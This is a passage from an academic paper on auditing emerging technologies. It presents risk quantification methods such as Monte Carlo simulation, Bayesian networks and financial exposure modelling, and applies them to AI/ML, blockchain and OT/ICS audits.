Emerging technologies now require alignment with dedicated and forward-looking regulatory frameworks beyond general-purpose standards like ISO 27001. Audits must be mapped to sector- or domain-specific standards such as ISO/IEC 42001 for AI, IEC 62443 for OT, and ENISA’s IoT Baseline for connected devices. For instance, a logistics firm deploying autonomous drones was audited against ENISA guidelines to assess telemetry encryption and secure boot. This not only ensured regulatory preparedness under the Cyber Resilience Act but also demonstrated governance maturity in high-risk, high-innovation deployments.

IV. RISK QUANTIFICATION STRATEGIES

As cybersecurity risk becomes increasingly intertwined with operational and financial impact, auditors must adopt techniques that move beyond qualitative control reviews. Risk quantification brings precision, context, and credibility to audit findings by modelling uncertainty, assigning probabilities, and calculating expected losses. The following methodologies—ranging from simulation-based to statistical and financial—offer a blueprint for how audit teams can evolve from checklist-based assessments to dynamic, impact-driven evaluations.

Risk Quantification Strategies	
Monte Carlo Simulations	• Simulates thousands of potential outcomes via random sampling • Wide range of possible outcomes - Ideal for estimating downtime, ops loss, or cascading risks in ICS/OT/Cloud environments
Bayesian Models	• Dynamically updates risk probabilities with new evidence • Continuously refine risk scores in response to new logs, behaviours, or threats - Usage in IoT, AI/ML, or API environments
Scenario Analysis	• Effective for complex systems like cloud platforms, AI misuse, or insider threats • Creates detailed "what-if" threat scenarios and assesses impacts
Quantitative Risk Scoring (QRS)	• Strategy-level decisions • Helps prioritize risk based on impact & likelihood, especially with limited/ evolving data
Risk Heat Mapping (Adaptive)	• Visualizes probable attack paths and high-value target areas. • Highlights real-time attack surfaces for targeted, threat-informed audits
Financial Exposure Modelling	• Assigns monetary values to assets • Links control gaps to financial impact, enabling ROI-based audit decisions.

A. Monte Carlo Simulations

Monte Carlo simulations use probabilistic models to simulate thousands of scenarios, estimating the likelihood and severity of adverse events. This method works particularly well for assessing downtime, operational losses, and cascading risks in complex contexts like as cloud, CS, and OT, when conventional deterministic methods might not be enough. For example, in a manufacturing facility using robotic arms, a Monte Carlo model predicted a 25% chance of a 4-hour ransomware-induced outage—translating into a ₹2 crore estimated loss from production halts and SLA breaches. Compared to traditional audits that might flag this as a generic "medium" risk, this approach enabled data-driven investment in segmentation and offline backups. Monte Carlo helps answer not just “what could go wrong,” but also “how likely is it, and what would it cost?”. These simulations help control the uncertainties, or risk, that arise from miscalculations or variations in the input data (data risk) and assumptions made by the models (model risk). Gordon et. al. [3] highlighted in his study that MC techniques provide thousands of potential scenarios by random sampling by portraying these unknown aspects as random variables or

This enables analysts to create a thorough statistical profile of system behaviour. A general overview of MC process is illustrated in Fig. 1 below. The non-intrusive character of MC simulations is a significant benefit, since it allows the reuse of pre-existing deterministic models by the simple modification of input parameters. Despite being computationally intensive, MC simulations are perfect for cloud-based platforms because of their naturally parallel structure, which offers scalable and affordable processing capacity.




Fig. 1. Example of a Monte Carlo Simulation: Outage Duration Distribution

Let’s look at a hypothetical 5-step calculation of a Monte Carlo-Based Outage Probability and quantified risk from a ransomware attack.

- 1. Define Key Variables:**
Input uncertain factors like time to detect, contain, and recover from a ransomware attack as probability distributions (not fixed values).
- 2. Run Thousands of Simulations:**
Simulate 10,000+ ransomware scenarios using randomized values for each variable, producing a range of possible outage durations. Each iteration simulates a full ransomware incident lifecycle: Infection, detection, containment, recovery , outage duration , cost impact.
- 3. Track Outcomes:**
Record how often each outage duration occurs across all simulations (e.g., 4-hour outages in 2,500 runs).
- 4. Calculate Probability:**
Divide frequency of 4-hour outages (2,500) by total simulations (10,000) → 25% probability.
- 5. Estimate Financial Loss:**
Multiply 25% outage likelihood by cost of that scenario (e.g., ₹8 crore) to get expected loss = ₹2 crore.




Fig. 2. Example of a Monte Carlo Simulation: Outage Duration Distribution

For Monte Carlo, you feed in uncertain variables as probability distributions, not fixed values. Example inputs:

Variable	Type of Distribution	Range / Shape
Time to detect ransomware	Triangular or normal	10 min – 60 min, most likely 30 min
Time to contain & isolate	Uniform	30 min – 3 hours
Time to restore production	Triangular	1 hour – 6 hours, most likely 4 hours
Probability of successful attack	Discrete/likelihood weight	5% (low), 25% (moderate), 70% (severe)
SLA penalty trigger threshold	Step function	>2 hrs outage triggers \$100K fine

Fig. 3. Example probabilistic input variables for Monte Carlo simulation in ransomware risk modeling. Ranges are illustrative.

B. Bayesian Models

A Bayesian Network (BN) is a type of probabilistic model that uses a Directed Acyclic Graph (DAG) to show variables and their relationships. Effective reasoning in uncertain situations is made possible by the linking edges, which communicate conditional influences, and the nodes, which each represent a variable. Based on the Bayes theorem, BNs are particularly well-suited for portraying intricate, interconnected systems because they may update the likelihood of outcomes in response to new information. By adding time-based changes, Dynamic Bayesian Networks (DBNs) further improve this capability and enable continuous risk assessment

Bayesian models dynamically update risk scores based on new evidence—such as behavior anomalies, log data, or threat intelligence feeds. These models are ideal for fast-evolving environments like AI/ML systems, IoT networks, and API ecosystems. For example, in an audit of a cloud API gateway, Bayesian modeling can help recalibrate the risk level of unusual token activity from "high" to "low" as new context (device identity, geo-location) emerge. Conversely, low-risk behaviors can escalate in severity when patterns change. Unlike legacy audits that rely on static rules or thresholds, Bayesian models enable adaptive auditing that reduces false positives and supports real-time threat response.

Example use case: In an IT audit of a financial services company’s cloud-based ERP system, a Bayesian Network was used to assess insider threat risk by modeling the probabilistic relationships among variables such as privileged role assignment, absence of multi-factor authentication (MFA),

abnormal access times, recent job changes, and prior policy violations.

Unlike traditional audits that only verify control existence, this approach quantified how the combination of weak signals elevated risk. When one employee was found with admin access, no MFA, late-night data access, and a recent role change, the model calculated an 83% likelihood of insider threat. This led to targeted remediation actions, including access log review, role reassignment, and automated alerting—demonstrating the value of Bayesian modeling in dynamic risk detection.




Fig. 4. This visual maps out how key variables—such as privileged role, lack of MFA, and abnormal access patterns—contribute probabilistically to insider threat risk.

C. Scenario Analysis

A key technique for foreseeing and controlling any disruptions in intricate digital systems, such as cloud computing platforms, artificial intelligence (AI) systems, and insider threat settings, is scenario analysis. To assess the results of various assault scenarios, it entails creating thorough "what-if" simulations. This aids companies in determining control priorities, assessing possible effects, and enhancing their overall event preparation, particularly in systems with complex interdependencies, dynamic danger surfaces, and vulnerabilities connected to people.

Detecting malicious insider threats (MIT) with scenario-specific modelling is one illustration. Using this method, researchers examined three distinct threat types in the CERT r4.2 dataset:

- Employees uploading private documents to WikiLeaks prior to leaving,
- Employees exfiltrating data in order to find work elsewhere,
- Sabotage by irate administrators using keyloggers and impersonation techniques.

Instead of using a single general-purpose model, distinct classifiers were created for every situation. Through the alignment of each model with certain behavioural patterns, predicted accuracy was greatly increased. By using boosting approaches, the resultant ensemble meta-classifier attained an astounding 96.2% accuracy and an AUC of 0.988 [7].

D. Quantitative Risk Scoring (QRS)

QRS assigns numeric values to risks based on their estimated likelihood and impact, enabling prioritization and comparison. This is especially useful in environments with numerous findings but limited mitigation resources.

Example use case: A retail client used QRS to rank vulnerabilities across payment APIs, customer data modules, and admin interfaces. As a result, the highest-scoring issue—an insecure payment endpoint—was patched immediately, while lower-priority issues were scheduled into future sprints.

Compared to legacy audits that apply generic "high/medium/low" severity labels, QRS enables a risk-informed roadmap for remediation aligned with business risk appetite. Unlike qualitative methods, QRS uses numerical data to compare and evaluate individual risks' possible effects on project goals, such as money and schedule. When available data is limited or constantly changing, this mathematical foundation is crucial because it allows decision-makers to depend on probabilistic estimations rather than just subjective evaluations.

This accuracy is typically lacking in traditional risk matrices, which are widely employed in qualitative risk assessments. They are susceptible to errors in assessing likelihood and consequences, and they can assign comparable risk ratings to risks with wildly disparate real outcomes (Cox, 2008; Levine, 2012) [4,5]. As a result, by incorrectly rating risks, these matrix methodologies might result in poor strategic decisions.

These drawbacks are addressed by QRS, which offers a more trustworthy framework for risk comparison even in the face of ambiguity. Semi-quantitative or completely quantitative matrices, which assign numerical ranges to impact and likelihood, provide sharper distinction than qualitative models when data is unclear or insufficient as stated by Li et al., 2018 [6]. By concentrating attention on the risks that are most important, this improves the efficiency of strategic planning and resource allocation.

E. Adaptive Risk Heat Mapping

Risk heat maps visualize risk concentration across the attack surface—highlighting where vulnerabilities and high-value targets intersect. Risk matrices, also referred to as "probability and impact matrices" or "risk heat maps," are visual aids that rank risks by charting their likelihood on one axis and their impact on the other using a two-dimensional grid (Cox, 2008; Alleman, 2010) [8]. Using a computed metric known as Expected Loss (EL), these matrices are intended to categorize risks into low, medium, and high levels.

Risk heat maps are based on the Expected Value Theory, which calculates risk as follows in (1):

$$EL = P \times I$$

Where:

- **EL** = Expected Loss
- **P** = Probability of the event occurring (from 0 to 1)
- **I** = Consequence or severity of the event

These heat maps usually include colour coding as showed below in Fig. 5, with green denoting lower-priority hazards, yellow/orange denoting moderate risk, and red denoting high-risk (both high likelihood and effect). ICS/OT and cybersecurity environments benefit greatly from adaptive heat mapping as it can dynamically show important assets and possible attack routes. As a result, it makes audits and resource allocation more focused, real-time, and threat-informed.




Fig. 5. Typical Risk Matrix

F. Financial Exposure Modeling

This strategy translates technical risk into business terms by estimating financial impact across loss categories—operational downtime, legal exposure, reputational damage, and recovery costs. Financial modeling aligns audit outcomes with board-level priorities, transforming risk language from technical to strategic.

Finding all pertinent assets and assigning them to the appropriate containers—such as software, hardware, and staff—is the first step in the process. The Confidentiality, Integrity, and Availability (CIA) framework is used to value assets; each component is ranked from 1 (low) to 3 (high). The following formula is applied as shown in equation (2):

$$\text{Total Asset Value} = (C + I + A) * \text{Asset Weight}$$

The "Asset Weight" is a measure of the data's relative significance in a commercial setting. Systems that store financial transactions for customers, for example, are usually given a higher weight than those that save data about internal employees. Assets are divided into three groups according to their overall score:

- Category I (20–27): Most important, necessitating strong security.
- Category II: Moderately important (12–18).
- Category III (≤ 10): Not as important.

Threats are evaluated according to their potential impact and the capacity of the attacker, whereas vulnerabilities are evaluated according to their exposure and susceptibility. To identify control gaps, existing security controls are evaluated from 0 (none) to 3 (high). This strategy allows firms to allocate resources to areas of greatest exposure and to provide a clear, quantifiable return on investment (ROI) for security efforts by assessing risk and mapping it to possible financial loss [9].

V. QUANTIFYING RISK IN AI&ML AUDITS

With the increasing integration of AI and ML technologies into contemporary public processes and businesses, the focus of monitoring shifts from data protection to algorithm behaviour. Formal model algorithm audits also shown in Fig. 6—structured assessments that gauge the morality, legality, explainability, fairness, and dependability of AI/ML systems—are necessary for this evolution.

This is supported by the fact that risk quantification in AI is becoming a crucial part of reliable and compliant AI. The emphasis is on employing sophisticated analytical methods to produce quantifiable evidence of risk across dimensions such as performance, transparency, bias, and privacy, drawing on approaches in statistical risk assurance as stated by Koshiyama Adriano et. a., [10]. Quantification of risks solves plethora of problems that are being faced in AI/ML models which are discussed in upcoming sections.




Fig. 6. Dimensions and instances that are part of AI/ML model algorithm auditing

Quantifying Risk in AI/ML Audits

Complexity and Opacity	• Bayesian Networks / SHAP Modeling • Explains feature contribution and decision pathways in complex models
Dynamic Nature of AI Models	• Monte Carlo Simulations • Simulates outcomes under data drift or retraining scenarios
Data Dependency	• Quantitative Risk Scoring • Scores training data quality, completeness, and bias exposure
Bias and Fairness	• Scenario Analysis + Adversarial Testing • Quantifies fairness issues across demographic scenarios
Explainability and Transparency	• Bayesian Belief Networks • Provides graphical interpretability for model behavior
Regulatory and Ethical Conformity	• Compliance Risk Matrix + Likelihood/Impact Mapping • Calculates regulatory risk and potential penalties

A. Complexity and Opacity

Auditing artificial intelligence systems is difficult since they are frequently complicated and opaque, particularly deep learning and ensemble models. Significant risks to auditability, trust, and regulatory compliance are brought on by this lack of openness. This is addressed by breaking down model decisions into feature-level contributions using explainability techniques such as SHAP (SHapley Additive exPlanations), which allow for localized interpretability [50]. Furthermore, conditional dependencies between input features and predictions can be mapped using Bayesian networks, which helps to comprehend the probabilistic reasoning that goes into models.

Opacity hinders oversight, debugging, and the capacity of impacted users to challenge decisions. As noted by Weller et al., 2019 [11], explainability ensures that stakeholders, including as users, developers, and regulators, can understand the reasoning behind an algorithmic decision and challenge it if necessary. According to Weller et al.'s research, explainability is often required by law in regulated industries like credit scoring and employment, where laws like the Equal Credit Opportunity Act (US, 1974) and the GDPR (EU, 2016) make it especially important. Therefore, statistical models that can simulate or display decision routes and provide interpretability and traceability are used to measure this risk. These tools must be included in algorithm conduct audits in order to make the "black box" open to examination and supervision.

B. Dynamic Nature of AI Models

AI models, in contrast to conventional systems, are dynamic by nature; they change as a result of retraining and exposure to different data contexts. Risks including concept drift, model deterioration, and inconsistent results over time are brought on by this continuous change. Monte Carlo simulations, which test probability outcomes over multiple scenarios, are an effective technique for quantifying such risks. These simulations are crucial for forecasting model resilience because they assess how performance may change in the event of data drift or adversarial retraining. Auditors can determine how likely a model is to diverge from expected behaviour by doing this type of stress-testing under hypothetical changes, particularly when the model's training environment no longer reflects current operational data. Such techniques aid in verifying a model's resilience in algorithm audits, which is consistent with the EU's focus on damage avoidance [12]. In neural networks, for example, even a small change in the distribution of data inputs can result in large output differences, which might have unforeseen and potentially dangerous effects.

Organizations can create backup plans and retraining procedures by modelling these scenarios. By using simulations to quantify risk, AI systems can be made more accurate, reliable, and equitable over time—even as data contexts change. In order to future-proof algorithm audit procedures in dynamic AI systems, Monte Carlo approaches must be included.

C. Data Dependency

The quality and diversity of an AI/ML system's training data are essential to its efficacy and equity. Incomplete, skewed, or unrepresentative data pose risks since they can impair model performance and make discrimination worse. One technique for methodically assessing training data for completeness, distribution balance, proxy variables, and demographic representation is quantitative risk scoring.

Numerous data-related factors, including sample discrepancies, feature constraints, and historical bias, might contribute to bias. For example, underrepresentation of some groups might lower forecast accuracy for those populations, and models trained on past hiring data may inherit societal biases. Furthermore, even when sensitive information is left out, fairness violations may still happen if the features are poor stand-ins for protected characteristics (such as ZIP code for race).

By conducting a detailed assessment of these risks, auditors can proactively find systemic weaknesses. For instance, giving datasets with comprehensive features and balanced demographics a lower risk score guarantees that risk is not only detected but also remedied prior to model deployment. Without these safeguards, AI systems could produce false results that compromise social justice and human chances. Therefore, thorough data dependency checks are an essential component of reliable AI development.

D. Bias and Fairness

One of the trickiest and most delicate legal issues in AI/ML audits is fairness. Both individual and collective discrimination can happen, frequently as a result of skewed training data or feedback loops. One important method for assessing a model's performance across various demographic segments is scenario analysis. Auditors can investigate differential consequences by mimicking input changes (such as changing gender or race). By purposefully inserting edge-case data to produce biased results, adversarial testing further reveals vulnerabilities. Because they are inherited from actual data that reflects societal inequalities—like unfair hiring practices or disproportionate law enforcement reporting—systemic or historical biases are particularly difficult to overcome [13].

Fairness auditing includes being aware of legislative frameworks that require equality of opportunity and result, such as the Equality Act (UK) and the Civil Rights Acts (US). Additionally, it calls for the selection of suitable fairness indicators (such as equal opportunity or demographic parity), which must be in line with governance norms and interpretations unique to each instance [14]. AI systems run the possibility of institutionalizing discrimination on a large scale if bias is not rigorously quantified. Therefore, algorithm audits need to go beyond superficial inspections and incorporate organized testing environments that replicate the diversity found in the actual world. This guarantees that AI

judgments are fair and defensible in moral and legal situations.

E. Explainability and Transparency

The importance of explainability in AI cannot be overstated. Users can comprehend, trust, and challenge algorithmic judgments thanks to it. Legally speaking, the "right to an explanation" for automated choices is established by the EU's General Data Protection Regulation (GDPR, 2016). In reality, this means that systems need to be able to explain decision routes in a way that is understandable to regulators, technical users, and laypeople.

Although they are linked, explainability and interpretability have different applications. Explainability is the degree to which a model's conclusions can be rationalized in words that are understandable to humans, whereas interpretability is the degree to which the internal workings of the model can be comprehended. As graphical models, Bayesian Belief Networks are an effective tool for illustrating decision dependencies and variable interactions, providing both local and global insights.

Explainability is essential for debugging models, identifying unfair trends, and promoting user trust, as noted by Weller (2019) and Gunning & Aha (2019) [15]. For example, as demonstrated by FICO's adherence to the Equal Credit Opportunity Act, credit scoring algorithms must not only forecast risk but also offer justifications for approval or denial. Additionally, a transparent strategy lowers reputational risk by expediting regulatory approval and internal governance procedures. Therefore, explainability is essential to responsible AI implementation and auditing.

F. Regulatory and Ethical Conformity

AI/ML systems are subject to progressively stricter ethical and regulatory frameworks, such as industry-specific norms, the ECOA (US), and the GDPR (EU). Structured methods such as Compliance Risk Matrices, which relate legal requirements to system behaviours and operations, are necessary for quantifying compliance risk in audits. Likelihood-Impact Mapping, a technique that assesses the likelihood of a breach and the seriousness of its repercussions, is frequently used to augment this.

Legal compliance is only one aspect of ethical conformance. It involves making sure AI systems don't compromise human rights or dignity by making hazardous, skewed, or opaque judgments. Early detection of ethical red flags can be facilitated by risk quantification frameworks, which enables organizations to modify data pipelines, retraining cycles, or decision criteria as necessary [16].

For instance, noncompliance with the GDPR's "Right to Explanation" provisions may result in financial penalties as well as harm to one's reputation. Auditors are able to assign impact scores to each regulatory obligation by modelling various compliance violation scenarios. Following that,

mitigation activities are prioritized based on these scores. The secret to deploying AI sustainably is to incorporate regulatory logic into system design, not as an afterthought. Businesses can ensure AI systems not only perform optimally but also adhere to evolving global norms regarding privacy, accountability, and transparency by using systematic methods to assess risks.

VI. QUANTIFYING RISK IN BLOCKCHAIN AUDITS

Blockchain technology offers transparency, decentralization, and immutability, making it highly attractive for secure, traceable recordkeeping. Nevertheless, these advantages also present particular audit concerns, such as irreversible defects, intricate interdependencies, and smart contract malfunctions. Although using smart contracts increases the possibility of automation, it also increases the risk of coding errors that are difficult to fix.

In order to quantify these risks, customized models that go beyond conventional audit methods are needed. Bayesian networks, for instance, can simulate the spread of vulnerabilities among blockchain nodes. The worst-case situations resulting from irreversible transactions are predicted via Monte Carlo simulations. Formal verification and adversarial testing are two ways to quantify smart contract problems. Key management failures can be quantified through scenario analysis, and the danger of consensus attacks can be assessed by game theory modelling. Lastly, compliance matrices are required to strike a balance between international privacy laws and transparency. These quantification techniques provide auditors with data-driven insights into the dependability of blockchain-enabled systems by mapping to distinct blockchain risk dimensions [17].

Quantifying Risk in Blockchain Audits

Decentralized Architecture	- Bayesian Networks / Risk Dependency Graphs - Models the interdependencies between nodes, validators, and smart contracts
Immutable Transactions	- Monte Carlo Simulations - Simulates risk exposure scenarios in case of irreversible transactions
Smart Contract Vulnerabilities	- Adversarial Testing + Formal Verification - Quantifies the likelihood and impact of contract logic flaws under attack conditions
Consensus Mechanism Integrity	- Game Theory Modeling + Risk Scoring - Assesses risk of consensus manipulation (e.g., 51% attacks) based on incentive alignment, node trustworthiness, and attack cost models
Key Management Risks	- Quantitative Risk Scoring + Scenario Analysis - Evaluates exposure due to compromised, lost, or improperly managed keys
Privacy vs. Transparency Trade-offs	- Compliance Risk Matrix + Jurisdictional Mapping - Maps blockchain operations across global regulatory regimes and simulates financial/reputational exposure in case of non-compliance

A. Decentralized Architecture

Blockchain systems are made up of numerous interconnected parts, such as smart contracts, validators, and nodes, which combine to create intricate networks. For auditing, it is essential to model these linkages. One method makes use of risk dependency graphs and Bayesian networks, which can depict the potential spread of a vulnerability or misbehavior in a single node or contract throughout the network. Auditors can observe, for instance, that a broken validator may result in more widespread consensus failures by constructing a formal dependency graph. Systemic-level research on dependency modelling is still uncommon, despite the fact that smart contract tools are extensively researched. These graph

models aid in measuring systemic fragility, which is the way that a single component failure raises the risk of a worldwide audit and jeopardizes decentralization objectives.

B. Immutable Transactions

A fundamental aspect of blockchain technology which is immutability, presents a serious risk if a transaction with flaws is permanently recorded. Using Monte Carlo simulation, analysts create many potential transaction histories in order to quantify exposure to risk scenarios. A defective contract that is deployed undetected, for example, cannot be undone; Monte Carlo aids in estimating the likelihood of such deployments as well as the anticipated long-term financial consequences. This is comparable to methods that employ randomness to reveal possible worst-case outcomes in other audit scenarios. The idea is taken from well-known frameworks in Monte Carlo risk modelling, even though specific blockchain implementations aren't well documented.

C. Smart Contract Vulnerabilities

The 2016 DAO breach, a significant hack on The DAO (Decentralised Autonomous Organisation), one of the first well-known Ethereum blockchain smart contract-based companies, was one of many potential logic errors in smart contracts, including reentrancy, overflows, and access controls, that can cause disastrous losses. Through Adversarial Testing such as fuzzing tools like SmarTest and Formal Verification auditing entails measuring the likelihood and impact of such defects. Auditors can offer quantified risk scores for each contract by determining the frequency of vulnerability occurrence and the possible financial loss per incident

D. Consensus Mechanism Integrity

Utilizing Game Theory modelling and Risk Scoring, one may assess the likelihood of consensus manipulation, such as 51% attacks in Proof-of-Work or stake-grinding in Proof-of-Stake. To determine the cost-benefit ratio of initiating an attack, researchers analyze incentive structures between malicious and honest nodes. As noted by Venkatesan, K. et. al. [18] that by modifying incentive alignment, hybrid consensus methods (such as PoSW – Proof of Stake with Work DBPoS – Delegated Byzantine Proof of Stake) are also being investigated to lessen susceptibility. To create an attack likelihood metric, risk scoring then takes into account node trustworthiness, the necessary hash/stake ratio, and economic viability.

E. Key Management Risks

Audit risk arises from the compromise, loss, or improper handling of private keys, which are vital assets. Auditors use quantitative risk scoring and scenario analysis, which simulates exposures in the event that a predetermined threshold of crucial redundancy fails, to quantify. Frameworks for decentralized auditing emphasize the necessity of secure protocol implementations and robust storage. Factors such as backup integrity, rotation frequency, multi-signature patterns, and HSM usage are rated by risk

scores. A likelihood assessment and related financial impact are provided for each scenario, resulting in thorough key-management risk metrics.

F. Privacy vs. Transparency Trade-offs

Although traceability is provided via public ledgers, this runs counter to privacy laws such as GDPR. Auditors use Jurisdictional Mapping and Compliance Risk Matrices to model these trade-offs. Blockchain operations (such as IP-logging and analytics) are mapped on one axis, and global regulatory domains are mapped on the other. The consequences of non-compliance (fines, harm to one's reputation) are then simulated. Compliance-focused architecture is guided by *the scoring of impact severity and breach likelihood*.

VII. OT/ICS TRADITIONAL VS. FUTURISTIC APPROACH TO AUDIT

Industrial Control Systems (ICS) and Operational Technology (OT) auditing has changed dramatically from traditional checklist-driven assessments to sophisticated, data-driven risk assessment methods. Policy document reviews, system access logs, firewall rulesets, vulnerability scans, patch logs, compliance checks, incident response plan evaluations, staff interviews, and physical security verifications using tools like CCTV footage and access logs have all historically been the mainstays of audits in industrial settings. Although these audits offered a wide range of coverage, they frequently fell short in terms of measuring the spread of risk or the interdependencies among system elements. The modern or futuristic audit methodology, on the other hand, places more emphasis on a probabilistic, systemic approach in which risks are modeled as opposed to just documented [19]. As interconnected failures can spread quickly in complex, dynamic environments like ICS, this change is especially important. Through the integration of Monte Carlo (MC)

simulations and Bayesian Belief Networks (BBNs), this method facilitates continuous, scenario-based, and adaptive auditing, improving resilience in addition to compliance.

OT/ICS: Traditional vs. Futuristic approach to Audit

Control	Traditional Testing	Quantification Approach (Bayesian N/W + Monte Carlo)
Access Controls	Policy review, user log audits	BN: Unauthorized access likelihood MC: Simulated breach attempts
Network Segmentation	Firewall review, network scans	BN: Lateral movement modeling MC: Propagation simulation
Patch Management	Patch logs, compliance checks	BN: Exploitability risk MC: Delayed patch impact
Incident Response	IR plan review, team interviews	BN: Detection & response probability MC: Attack response simulation
Backup & Recovery	Backup frequency, restore test	BN: Recovery likelihood MC: Downtime simulation
Physical Security	CCTV, access logs, physical inspection	BN: Breach likelihood MC: Physical compromise scenarios
Monitoring & Logging	SIEM review, alert thresholds	BN: Detection accuracy modeling MC: Anomaly detection simulation

A. Traditional Methods to ICS Audit

Assessments in traditional audit systems mostly depend on human data collection and checklist verification. Assessing the completeness of security policies, checking user activity logs, examining firewall and network configurations, confirming patch management through update logs, and assessing compliance with regulatory standards are all examples of core operations. Examining written plans and speaking with the operations or security teams are common ways to assess incident response. In a similar manner,

periodic restore exercises and frequency checks are used to examine backup rules. Physical security is evaluated by equipment room inspections, CCTV surveillance, and audits of access control logs. Security Information and Event Management (SIEM) platforms are usually used to analyze alerts and monitoring efficacy; threshold levels and log volume are prioritized above more in-depth behavioural insights.

As noted by Stouffer et. al., [20], despite their extensive reach, these methods frequently fail to assess the potential propagation of an exploit, the interdependencies among system components, or the potential cascading failures that could transpire in real-world threat scenarios. Furthermore, these conventional approaches make the assumption that systems are comparatively static and fail to take into account changing attack tactics, especially from clever adversaries who modify their plans in response to defences that have been put in place.

B. Futuristic Approach to Audit (Quantification Methods)

The quantification approach enables a paradigm shift in the identification, modelling, and management of ICS and OT risks in order to overcome the shortcomings of conventional approaches. Monte Carlo (MC) simulations and Bayesian Belief Networks (BBNs), which provide complementing capabilities for risk inference and scenario modelling, are at the heart of this methodology.

Bayesian networks use Conditional Probability Tables (CPDs) and directed acyclic graphs (DAGs) to model conditional dependencies. The DAG's edges indicate causal linkages, whereas each node represents a system variable, such as a security control, vulnerability, or user activity. Joint likelihoods across different system states can be calculated thanks to BBNs' probabilistic character. For instance, BBNs use system parameters, user behaviour, and historical anomalies to predict the probability of illegal access while evaluating access control. In a similar vein, security teams can identify weak points by modelling lateral movement over network segments to comprehend the routes an attacker might take.

BBNs are enhanced by Monte Carlo simulations, which run thousands of randomized scenarios to examine potential outcomes under various system conditions. To comprehend access control vulnerabilities, analyze the delayed impact of updates, or estimate downtime related to backup failures, for example, they can mimic many breach attempts. A model of system operability is created by assigning a chance of failure or compromise to each system element and using random number generation to determine its state throughout simulated time [21].

In the context of access control, MC simulations use randomized breach scenarios to stress-test the control environment, whereas BBNs measure the hazards of unauthorized access. MC-based propagation simulations verify these assumptions under a variety of assault vectors, and BBN-driven modelling of lateral threat movement is used

to analyze network segmentation. BBNs assist patch managers in assessing exploitability in light of patch delay and threat intelligence, and MC simulations investigate the systemic effects of postponed vulnerability mitigation.

To estimate detection and reaction probabilities, BBNs are used to evaluate incident response strategies. Node variables could be things like tool coverage, alert prioritization logic, or analyst skill. Monte Carlo simulations measure response times and introduce attack events to test these hypotheses. Similarly, BBNs allow for the probabilistic mapping of backup and recovery (e.g., the likelihood of successful restoration), whereas MC simulations model the speed of restoration under various threat scenarios or data loss contexts.

In terms of physical security, Bayesian inference uses sensor data, badge swipes, and log anomalies to collect likelihoods. Monte Carlo analysis uses randomized, probabilistic parameters to simulate various breach pathways, such as tailgating and insider threats. Lastly, BBNs simulate the efficacy of monitoring and logging in terms of sensor sensitivity, false positives, and detection accuracy.

VIII. CONCLUSION

This study aimed to investigate the evolving field of auditing emerging technologies, with particular attention to Blockchain, Artificial Intelligence (AI)/Machine Learning (ML), Industrial Control Systems (ICS)/Operational Technology (OT), and the Internet of Things (IoT). These technologies have evolved from being ancillary innovations to being essential components of contemporary operations and existence. The need for strong, flexible, and forward-thinking audit frameworks has increased dramatically as a result of their growing use.

Auditing these technologies is essential for maintaining confidence, transparency, and risk resilience in the systems that support social and economic structures; it is no longer only a question of compliance. Every technology presents different difficulties for auditors: ICS/OT systems require security without sacrificing uptime; IoT devices have power and hardware constraints that make standard safeguards ineffective; AI/ML systems provide problems with explainability, bias, and data integrity; blockchain, although secure, presents governance and immutability difficulties; While virtual machines, cloud systems, and APIs entail intricate interactions and changing security settings, quantum computing presents uncertainty about the future.

The study has presented six audit techniques to tackle these issues: Continuous Risk Monitoring, Compliance & Standards Adherence, Integrated Risk Quantification, Focus on Data Integrity & Ethics, Scenario Planning & Simulation, and Resilience & Recovery Planning. These methods encourage auditors to adopt a continuous, scenario-driven, and flexible perspective, going beyond static checklists. The study also looked at a number of risk quantification methods

that assist audit professionals in converting complicated technical risks into quantifiable insights, especially in AI/ML and Blockchain ecosystems. These methods include Monte Carlo simulations, Bayesian networks, quantitative scoring, heat maps, and scenario analysis.

